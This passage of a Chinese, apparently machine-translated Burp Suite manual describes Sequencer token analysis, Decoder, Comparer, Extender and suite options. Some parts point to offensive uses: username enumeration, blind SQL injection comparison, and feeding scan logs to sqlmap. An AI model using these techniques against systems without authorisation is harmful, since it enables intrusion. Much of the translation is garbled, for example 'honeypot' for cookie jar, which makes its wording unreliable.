Base64-decode before analyzing(base64 解码分析之前) - 如果令牌是 Base64 编码，可以配置 Burp 分析，这将普遍提高在编码分析之前的准确度。

Token Analysis

这些选项控制所执行分析的类型。您可以单独启用或禁用每种类型的字符级和位级测试。有时候，启用所有测试进行了初步分析后，您可能需要禁用某些测试，以反映您更好的了解所标记的特点，或以隔离受您的样品表现任何不寻常的特性的影响。

在结果窗口中，修改任何的分析选项后，您可以点击“重做分析”按钮，您的新设置重新进行了分析，并更新结果。

Result

Summary

summary 选项卡是看获得有关随机性样品中的程度的总体结论首位。它包括一个图表，显示的有效熵以上各显着性水平的位的数目。这提供了一个直观的判决用来传递随机性测试不同的可能显着性水平的位的数目。

该标签还报告了结果的可靠性的估计值，是根据样本的数量。

Character-level analysis

人物层次的分析选项卡显示所有字符级测试结果摘要，并让您深入到每个字符级测试的细节。它也包含图表显示的字符集在每个位置的大小，并且熵的比特可以从每个字符位置来提供的最大数量。

注意，字符级测试是不可靠的，如果所采用的字符集的大小过大相对于样本的数目。例如，如果一个令牌采用了 64 个不同的字符在每个位置，你只捕获 100 个样品，还有隔靴搔痒的样本数据得出关于角色分配的任何可靠的结论。出于这个原因，当存在的不可靠的结果的危险，burp 序将自动禁止字符级测试，以防止破坏整体合并结果从分析的字符级的结果。

Bit-level analysis

该位层次的分析选项卡中显示了所有位级的测试结果摘要 ,并让您深入到每一个位级测试的细节。这可以让你获得样品的性能有更深的了解，找出任何异常的原因，并评估令牌预测的可能性。

还有一个图表，显示位贡献的令牌中的每一个字符的位置的数目。这将使你的令牌中交叉引用各个位回到原来的字符位置，如果你需要。

Analysisi options

分析选项卡显示已配置的分析的选项。如果需要重新进行分析,您可以修改这些。

Decoder

Burp Decoder 是一种用于将编码数据纳入其规范形式，或将原始数据转换成各种编码和哈希表的简单工具。它能够智能地识别多种编码格式采用启发式技术。

Loading Raw Data

您可以将数据加载到解码器在两个方面，如图 1-2-8：




图 1-2-8

键入或直接粘贴到顶部编辑器面板。

选择数据中 burp 的任何位置，然后从上下文菜单中选择“发送到解码器”。

您可以使用“文本”和“十六进制”按钮来切换编辑器的类型来对数据使用。

Transformations

转换不同的变换可以应用到的数据的不同部分。下面的解码和编码操作可用：

1)Url

2)HTMLBase64

3)十六进制

4)ASCII 码

5)八进制

6）二进制

7)GZIP 等

各种常用的散列函数是可用的，取决于你的 Java 平台的功能。

Working manually

要进行手动解码和编码，使用下拉列表选择所需的变革。所选择的转型将被应用到选定数据，或整个数据如果没有被选中。

Smart decoding

在解码器内的任何面板，您可以点击“智能解码”按钮。然后 Burp 将试图通过寻找出现在可识别的格式，例如 URL 编码或 HTML 编码要编码的数据来智能地解码该面板的内容。递归执行这个动作，一直持续到没有进一步的识别的数据格式检测。这个选项可以是一个有用的第一步，当你已经确定了一些不透明的数据，并想快速浏览一下，看看是否可以很容易地解码成更容易识别的形式。应用到数据的每个部分的解码是使用通常的着色表示。因为 Burp 解码器，使一个“最佳猜测”尝试识别一些常见的编码格式，它有时会犯错误。发生这种情

况时，你可以很容易地看到所有参与解码的阶段，及已被应用在每个位置上的转变。使用手动控制则可以手动修复任何不正确的转换和手动或巧妙继续解码从这点。

Comparer

Burp 的 Comparer 是执行任何两项数据之间的比较(视觉 “diff(差异)”)一个简单的工具。

对 Burp 的 Comparer 一些常见用途如下：

当寻找的用户名枚举的条件下，您可以使用有效和无效的用户名比较响应登录失败，寻找在反应细微的差别。

当 Intruder 袭击已导致不同长度的比基反应一些非常大的反应，你可以比较这些很快看到那里的分歧所在。

当 comparing 的 site maps 或通过不同类型的用户生成的 Proxy history 条目，你可以比较对类似的要求，看看那里的不同之处在于，为不同的应用程序行为引起的。

当测试使用布尔条件注射和其他类似的测试盲目 SQL 注入漏洞，你可以比较两个反应，看是否注射不同的条件已导致响应的相关差异。

Loading Raw Data

您可以将数据加载到 comparer 对以下方式：

它直接粘贴形成剪贴板。

从文件中加载它。

选择数据中 burp 的任何位置，然后从上下文菜单中选择 “发送到的 Comparer”。

Performing Comparisons

加载数据的每个项目显示为两个相同的列表。要进行比较，从每个列表中选择其他项目，并单击其中的 “comparsions” 按钮之一：

Word compare(字比较) - 这种比较 tokenizes 根据空格分隔每个数据项 ,并确定了改造的

第一个项目进入第二所需的标记级别的编辑。当在单词层面存在被比较项之间的有趣的差异，例如，在含有不同含量的 HTML 文档，是最有用的。

Byte compare(字节比较) - 这种比较确定改造的第一个项目进入第二所需的字节级的编辑。当在字节水平存在比较项之间的有趣的差别，比如在包含在一个特定的参数或 cookie 值稍有不同值的 HTTP 请求，这是最有用的。注意：该字节级的比较是相当多的计算密集的，并且当一个字级别的比较失败，以确定在一个信息道的相关的差异通常应该只使用这个选项。当您启动一个比较，会出现一个新窗口，显示比较的结果。该窗口的标题栏显示的差异（即编辑）这两个项目之间的总数。在两个主面板显示项目相比彩色化来表示每个修改，删除和改造的第一个项目进入第二所需的加法。你可以在文本或十六进制形式查看每个项目。选择“sync views(同步视图)”选项可以使您同时滚动两个小组等快速找出在大多数情况下有趣的编辑。

Extender

Using Burp extender

要使用 Burp extender 功能，需要一下几个步骤：

1.首先必须要有 java 环境

2.在 Burp extensions 下单击 add 添加，，如图 1-2-9：




图 1-2-9

3.选择查找.jar 后缀插件，点击确定之后下一步就是安装了

4.安装好了会提示安装成功，并且在如下图中显示，如图 1-2-10：




图 1-2-10

5.如果是 python 扩展的话需要先到 options 中配置好 python 环境并且安装 jython 环境，如图 1-2-11：

图 1-2-11

Loading and managing extensions

下表显示了所有已安装的扩展名列表。您可以添加，删除和使用按钮的扩展表重新排序的扩展。请注意：

该扩展名的显示顺序是，其中的任何注册的侦听器和其他推广资源将被调用的顺序。

扩展可以卸载，但保留在表中，以便能够方便重装稍后 time.To 切换扩展的负载状态，而不从列表中删除它，在“loaded”栏或扩展详细信息面板中单击该复选框。注意：您可以快速重新按 Ctrl +单击“loaded”复选框的延伸。这将卸载并重新加载该扩展名，而不显示确认对话框。

要运行用 Python 编写的扩展，你首先需要配置 Jython 的独立 JAR 的位置，在 Python 环境选项。

Extension details

选择在扩展表中的项目显示在下部面板的扩展信息。详细信息选项卡显示以下信息：无论是扩展当前加载的。您可以点击复选框，加载或卸载选定的扩展。扩展名。扩展可以通过编程设置其显示在用户界面中自己喜欢的名字。您可以手动编辑，如果需要此名称。扩展（ Java 或 Python ）的类型。从中加载该扩展名的文件。的方法，听众，并在由扩展使用其他资源的详细信息。输出选项卡包含扩展的标准输出流的细节，以及错误选项卡包含有关标准错误流相同的信息。为每个数据流，可以配置应用程序的输出是否应该被定向到系统控制台，或者保存到文件中，或者在 UI 中显示出来。请注意：写法基于 UI 的输出窗口有大小限制，不适合用于重型记录。扩展是负责指导他们的输出和错误消息，其中 burp 已经分配给他们正确的数据流，并通过扩展 API 的编程可用。扩展不遵守这个可以直接直接输出到系统控制台，无论在这里具体确定的设置。

Burp extender apis

此选项卡包含可用于创建 Burp extensions API 的细节。该列表显示，可在 Burpk 运行版本的 API。从列表中选择一个接口的名称，显示界面代码全部。

您还可以使用“save interface files(另存接口文件)”和“save javadoc(保存 Javadoc 文件)”按钮来保存这些文件的本地副本，用于开发扩展的时候。

Options

Settings

此设置控制启动时 Burp 是如何处理扩展。当 Burp 启动时，它会自动恢复可扩展的配置清单。如果选择此选项，Burp 也将自动尝试重新加载列表中的该被装在其发生时 Burp 是关闭任何扩展。

Java Environment

设置允许您配置环境执行的是用 Java 编写的扩展。如果您的扩展使用任何库，你可以指定

哪些库将被加载的文件夹。burp 会搜索这个文件夹中的任何 JAR 文件，并且将在用于加载 Java 扩展类加载器的类路径中包括这些。

Python Environment

设置允许您配置环境执行的是用 Python 编写的扩展。使用 Python 扩展，您将需要下载的 Jython ，这是 Java 实现的 Python 解释器。下列选项可用：在 Jython 的独立 JAR 文件的位置 - 这是您已下载的 Jython 的位置。你必须下载的 Jython 的独立版本。文件夹中加载的模块 - 此设置是可选的，可以用来指定从哪个 Python 解释器应该尝试加载所需要的您的扩展模块的文件夹。如果配置，此选项会导致 Burp 来更新指定的位置了 Python 的 sys.path 变量。如果您已经创建了自己的一套 Python 库在多个单独的扩展使用使用此选项很有用。

注意：由于在 Jython 中动态生成 Java 类的方式，您可能会遇到内存问题，如果你加载多个不同的 Python 扩展 ,或者如果你卸载并重装一个 Python 扩展多次。如果发生这种情况，你会看到一个这样的错误：java.lang.OutOfMemoryError: PermGen space

You can avoid this problem by configuring Java to allocate more PermGen storage, by adding a -XX:MaxPermSize option to the command line when starting Burp.

例如:java -XX:MaxPermSize=1G -jar burp.jar

Ruby Environment

设置允许您配置环境执行的是用 Ruby 编写的扩展。使用 Ruby 的扩展 ,你需要下载的 JRuby，这是 Java 实现的 Ruby 解释器。请注意，您可以在这里配置 JRuby 的 JAR 文件的位置，或者您也可以通过 Java 类路径在启动时加载的 JAR 文件。

Suite Options

Burp 含有大量的影响的所有工具的行为套房范围的选项。

有如下选项：

Connections

此选项卡包含设置来控制 Burp platform authentication，upstream proxy servers，SOCKS 代理，timeouts，hostname resolution，以及范围外的要求。

platform authentication

设置允许您配置 Burp platform authentication(平台自动)验证到目标 Web 服务器。不同的认证方式和认证可以配置为单个主机。

支持的认证类型有：Basic(基本的)，NTLMv1，NTLMv2 身份验证和摘要验证。域和主机名信息仅用于 NTLM 身份验证。

在“Prompt for credentials on platform authentication failure(提示平台上认证失败凭据)”选项会导致 Burp 显示交互式弹出每当身份验证失败时遇到的问题。

Upstream Proxy Servers

设置控制 Burp 是否会向外发送请求到 Upstream Proxy Servers，或者直接到目标 Web 服务器。

您可以定义多个规则，指定不同的目标主机或主机组不同的代理服务器设置。规则的应用顺序，而目标 Web 服务器相匹配的第一条规则将被使用。如果没有规则匹配，burp 默认为直接的，非代理连接。

您可以在目标主机规范中使用通配符（*匹配零个或多个字符，而？除了点匹配任何字符）。将所有流量到一个单一的代理服务器，创建一个规则*为目的主机。离开代理主机空白直接连接到指定的主机。

对于您配置的每个上游代理服务器，如果需要，可以指定认证方式和认证。支持的认证类型有：基本的，NTLMv1，NTLMv2 身份验证和摘要验证。域和主机名信息仅用于 NTLM 身

份验证。

Socks Proxy

设置允许您配置 Burp 使用 SOCKS 代理的所有传出的通信。此设置是应用在 TCP 层，所有出站请求都将通过这个代理发送。

如果您已经为上游 HTTP 代理服务器配置的规则 然后请求到上游代理服务器将通过这里配置的 SOCKS 代理发送。

如果“DNS 查询在 SOCKS 代理”启用该选项，则所有的域名将由代理解决。没有本地查询将被执行。

Timeouts

设置指定要用于各种网络任务的超时。您可以指定以下超时：

Normal(正常) - 此设置适用于大多数网络通信，并确定长期 burp 怎么会放弃已经发生了超时的请求，并记录之前等待。

Open-ended responses(开放式的回应) - 此设置仅用于需要响应不包含内容长度或传输编码的 HTTP 标头被处理的。在这种情况下，burp 确定该传输已经完成之前，等待指定的时间间隔。

Domin name resoolution(域名解析) - 此设置确定如何经常 burp 会重新执行成功的域名查找窗口。这应该被设置为一个适当的低的值，如果目标主机地址被频繁地改变。

Failed domain name resolution(失败的域名解析) - 此设置确定 burp 多久将重新尝试不成功的域名查找窗口。

值以秒为单位。如果选项是空白的，然后 burp 永远不会超时的功能。

Hostname Resolution

设置使您可以指定主机名映射到 IP 地址，来覆盖你的电脑所提供的 DNS 解析。

每个主机名解析规则指定一个主机名，并应与该主机名关联的 IP 地址。规则可以单独启用或禁用。

这个功能可能是有用的，以确保请求的正确前进转发时，hosts 文件已被修改为从非代理感知厚客户端组件进行流量的不可见的代理。

Out-of-Scope Request

可用于防止 Burp 从发行任何超出范围的要求。当你需要保证没有请求做出不在范围的为你目前的工作目标，它可以是有用的。即使你的浏览器使得对于超出范围的项目要求，即将卸任的请求将通过 Burp 被丢弃。

您可以启用此功能为当前目标范围。或者，您可以使用 URL 匹配规则定义自定义范围。

HTTP

Redirections

设置控制重定向的类型的 Burp 会在它被配置为跟随重定向的情况下理解。

可以选择重定向的种类如下：

1)3xx status code with location header

2)refresh header

3)meta refresh tag

4)JavaScript driven

5)与 Location 标头的任何状态码

注意，Burp 在以下重定向到特定的目标行为是由每个单独的 Burp 工具内设置（例如，根据目标范围内）来确定。

Streaming Responses

可以告知 Burp 哪些 URL 返回“流媒体”的反应，这不终止。然后 Burp 会不同于正常的反

应处理这些反应。流式反应通常用于像不断更新，现申请价格数据的功能。

Status 100 Responses

控制 Burp 处理与状态 100 的 HTTP 响应的方式。当一个 POST 请求发送到服务器，这些反应常发生的，它使一个临时的响应请求体已被发送之前。

下面的设置：

understand 100 continue response(了解 100 继续响应) - 如果选中此选项，Burp 会跳过中期响应和解析真正的响应头像状态代码和内容类型的响应信息。

Remove 100 continue headers 除去 100 继续头 - 如果选中此选项，Burp 会在此之前被传递到单独的工具从服务器的响应中删除任何中期头部。

SSL Negotiation

有时候，你可能有困难的谈判与某些 Web 服务器的 SSL 连接。 Java 的 SSL 协议栈包含了几个小鬼，和失败与某些不寻常的服务器配置工作。为了帮助您解决这个问题，Burp，您可以指定哪些协议和密码应该在 SSL 协商提供给服务器。下面的其他选项可用：自动选择对谈判失败兼容 SSL 参数 - 如果启用此选项，那么当 Burp 失败时使用配置的协议和密码进行谈判的 SSL ，它会探测服务器，试图建立是由双方支持一组兼容的 SSL 参数服务器和 Java 。如果找到兼容的参数，Burp 缓存此信息，并使用在第一个实例中的参数具有相同的服务器未来的谈判。这个选项通常是可取的，可避免需要解决 SSL 问题，并尝试使用协议和密码。启用阻止 Java 安全策略的算法 - 从 Java 7 的， Java 安全策略可以被用来从 SSL 协商被用于阻止某些过时的算法，以及其中的一些默认情况下（如 MD2 ）受阻。现场许多 Web 服务器都使用这些过时的算法， SSL 证书，它是不可能使用默认的 Java 安全策略来连接到这些服务器。启用此选项允许 Burp 在连接到受影响的服务器时使用过时的算法。对此选项的更改才会生效当您重新启动 Burp。允许不安全的 SSL 重新协商 - 此选项可能

会使用一些客户端的 SSL 证书时，或试图周围其他的 SSL 问题的工作是必要的。

SSL

Client SSL Certificates

允许您配置客户端 SSL 证书，当目标主机申请一个 Burp 会使用。您可以配置多个证书，并指定每个证书应使用的主机。当主机请求的客户端 SSL 证书，Burp 会在列表中的主机配置匹配被连接的主机的名称中使用的第一个证书。您可以在目标主机规范中使用通配符（ 匹配零个或多个字符，而？除了点匹配任何字符） 。要使用一个证书，每当任何主机请求之一，使用作为目标主机。客户端证书支持以下类型：文件（ PKCS ＃ 12 ） - 你将需要配置的证书文件的位置和密码的证书。硬件令牌或智能卡（ PKCS ＃ 11 ） - 你将需要配置 PKCS＃11 库文件的位置，为您的设备，您的 PIN 码，然后选择从那些可用的证书。该 PKCS ＃11 库文件是用软件为您的设备安装的本机代码文件。在 Windows 上，Burp 可以自动搜索常见位置找到您所安装的库文件。

Server SSL Certificates

此信息仅面板包含从 Web 服务器接收到的所有的 X509 证书的详细信息。双击表格中的项目，以显示该证书的完整细节。

Session

此选项卡包含的设置 session handing rules,the cookie jar,and macros。

Session Handling Challenges

当执行任何类型的 Web 应用程序的测试，你可能会遇到与会话处理和地区的挑战。

例如：该应用程序可终止被用于测试会话，无论是防守还是其他原因，使后续的请求是无效的，直到会话恢复。某些功能可能使用改变必须与每个请求（例如，妨碍请求伪造攻击）提供的令牌。某些功能可能需要一系列的要求被测试前，作出其他的请求，获取应用程序到一

个合适的状态，它正在接受测试的要求。执行自动化测试任务，如起毛或扫描时，可能会出现这些问题，当你手动测试也可能出现。Burp 的会话处理功能包含一系列的功能，以帮助在所有这些情况下，让你继续你的手动和自动测试，同时 Burp 需要在后台为你的问题的照顾。

Session Handling Rules

Burp 让你定义的会话处理的规则清单，让您非常细粒度地控制 Burp 处理应用程序的会话处理机制和相关的功能。每个规则包含一个作用域（什么规则适用于）和行动（什么规则呢）。对于每一个即将离任的要求，即 Burp 它决定了所定义的规则在范围的请求，并执行所有这些规则的行为的顺序（除非条件检查行动决定不采取进一步行动，应适用于要求提供）。在范围内为每个规则可基于任何正在处理的请求的下列功能或全部来定义：

Burp 工具发出的请求。

请求的 URL。的请求中参数的名称。每个规则可以执行一个或多个动作，例如：更新 cookie 从 Burp 的蜜罐。验证当前会话。运行宏（请求的预定义的顺序）。通过创建不同的范围和行动多条规则，你可以定义行为的层次结构 Burp 将适用于不同的应用和功能。例如，在一个特定的测试可以定义如下的规则 对于所有的请求 ，从 Burp 的 cookie jar 添加 cookie。对于请求到特定的域，验证当前会话与该应用程序仍处于活动状态，如果没有，运行宏在应用程序重新登录，并更新蜜罐用得到的会话令牌。对于请求到包含__ csrftoken 参数特定的 URL ，首先运行一个宏来获取有效__ csrftoken 价值，并提出请求时使用此。

Session Handling Tracer

需要申请 Burp 的会话处理功能，以对现实世界的应用程序的功能的配置往往是复杂的，并且就很容易犯错。您可以使用会话处理示踪剂，以帮助您解决您的会话处理配置。

示踪显示，已经由会话处理功能的处理（即，其中至少一个会话规则已经应用）每个请求的

列表。对于每个处理请求，所述示踪剂表示规则和进行该操作序列，并且改变到在序列中的每个步骤中的电流要求而作出。

请注意，会话处理示踪规定了所有受影响的 HTTP 请求的处理和存储开销。您应该只与故障排除会话处理的规则问题，当使用的示踪剂，不应该离开它通常运行。

Cookie Jar

Burp 维护一个 cpploe 干罐 ,用于存储所有你访问的网站发出的 cookies 。密罐是所有 Burp 的工具之间共享。您可以配置哪些工具 Cookie 罐应监测，以更新的 cookies 。默认情况下，蜜罐是基于代理和蜘蛛的工具流量更新。Burp 监视由配置工具接收到的响应，并更新蜜罐与设置任何新的 Cookie。在代理的情况下，从浏览器传入的请求也被检查。凡申请在前面设置一个永久性的 Cookie 这是目前在您的浏览器 ,这是需要你的会话进行适当的处理，这是很有用的。有 Burp 更新基础上，通过代理请求的蜜罐意味着所有必要的 cookie 将被添加到蜜罐，即使你的应用程序当前访问期间不更新该 cookie 的值。您还可以查看手工蜜罐和编辑的 cookie 的内容，使用“打开蜜罐”按钮。蜜罐可用于会话处理的规则和宏来自动更新从蜜罐曲奇传出请求。蜜罐荣誉 Cookie 的域范围，在模仿的 cookie 处理规格 Internet Explorer 的诠释方式。路径范围不兑现。

Macros

macro 是一个或多个请求一个预定义的顺序。您可以使用会话处理规则中的 Macro 来执行各种任务。典型用例的宏包括：获取该应用程序（如用户的主页）的页面来检查当前会话仍然有效。进行登录，以获得新的有效的会话。获得令牌或随机数作为另一个请求中的参数来使用。当 Scanner 或 fuzz(模糊测试)在一个多步骤的过程的请求时 ,执行必要的前述要求，以获得应用到其中的目标请求将被接受的状态。在一个多步骤的过程中，“attack”的请求时，在完成该过程的剩余步骤，以确定所执行的动作，或者获得的结果，或者从该过程结束

时的错误消息后。以及请求的基本序列，每个宏包含一些关于如何饼干和参数的序列中应处理的重要结构和单件之间的任何相关性。

display

User interface

设置允许您控制 Burp 的用户界面的外观。您可以配置用于整个用户界面（除了 HTTP 消息的显示）的字体大小，也是 Java 的外观和感觉。更改这些设置就会生效时 Burp 重新启动。

http message display

设置允许您控制 HTTP 消息会显示在原始的 HTTP 消息编辑器中。您可以设定字体和点大小和字体平滑是否被使用。您还可以配置为请求参数和响应语法语法彩色化是否完成。有很多小伙伴说乱码，就在这里设置，如图 1-2-12：

图 1-2-12

Character Sets

设置控制 Burp 显示原始的 HTTP 消息时如何处理不同的字符集。可用的选项有：

1)自动识别每个消息的字符集的基础上，邮件标题。这是默认选项，可让您同时在使用不同字符集的邮件的工作。

2)对所有消息使用平台默认的字符集。

3)显示消息的原始字节（使用 ASCII 编码），而不处理任何扩展字符。

4)对所有消息使用一个特定的字符集，如图 1-2-13：




图 1-2-13

HTTP 头始终显示在原料的形式 - 字符集编码选项只适用于邮件正文中。

需要注意的是所需的一些字符集的字形不支持的所有字体。如果你需要使用一个扩展的或不寻常的字符集，你应该首先尝试进行系统的字体，如宋体或 Dialog。

HTML rendering

Html rendering 是 html 转义的意思，渲染 HTTP 消息编辑器显示 HTML 内容中标签约，因为它会出现在你的浏览器。该选项控制 Burp 是否会作出所需要的完全呈现 HTML 内容（例如，用于嵌入式图像）的任何额外的 HTTP 请求。使用此选项涉及的速度和 HTML 渲染质量之间的权衡，以及您是否希望避免作出任何进一步的请求到目标应用程序，如图 1-2-14：




图 1-2-14

Misc

此选项卡包含的设置 hotkeys(热键)，logging(记录)，temporary files(临时文件)的位置，automatic backup(自动备份)和 scheduled tasks(预定的任务)。

Hotkeys

设置允许您配置快捷键为常用操作。许多类型的动作可以被分配一个快捷键，在以下类别：

1)特定于某个 HTTP 请求或响应的动作，例如“send to repeater(发送到转发器)”。

2)全球行动，如“Switch to proxy(切换到代理服务器)”。

3)在编辑操作，如“剪切”和“撤消”。

一些热键的默认配置。需要注意的是如果你使用它们频繁，可以给它们分配一个快捷键，如图 1-2-15：




图 1-2-15

所有的快捷键必须使用控制键（或在 OSX 上的 Command 键），也可以使用 Shift 和其他可用的修饰符。请注意，在某些 Windows 安装中的 Ctrl + Alt 组合是由 Windows 视为等同于键 AltGr，并可能导致输入的字符时，在文本字段中压显现出来。

Logging

设置控制 HTTP 请求和响应的记录。可以记录每个工具或所有 Burp 流量进行配置。选择你要记录的，会弹出一个框让你选择保存的地方，可以在扫描的时候把扫描的一些扫描记录下来，然后放到 sqlmap 里进行跑，很淫荡的想法，如图 1-2-16：




图 1-2-16

Temporary Files Location

保存一些零时文件的地方，可以设置系统默认，也可以自定义路径，如图 1-2-17：




图 1-2-17

Automatic backup

自动备份功能。设置允许您配置 Burp 保存的所有工具'的状态和配置的备份每隔多少分钟，并且还可以选择退出，如图 1-2-18：




图 1-2-18

使用这些选项意味着你一般都会有你的工作，最近的备份副本在 Burp 异常退出的事件。如果您已配置目标范围为你的工作，你可以使用“include in-scope items only(仅仅包括在范围内的项目)”以减少数据必须保存量。

Scheduled Tasks

计划任务。仅限专业版使用，您可以使用任务调度程序自动启动和停止某些任务在规定的时间和间隔时间。您可以使用任务计划程序来启动和停止某些自动化任务了几个小时，而你没有工作，并定期或在特定时间保存您的工作。要使用此功能，请选择在 Burp 的任何地方一

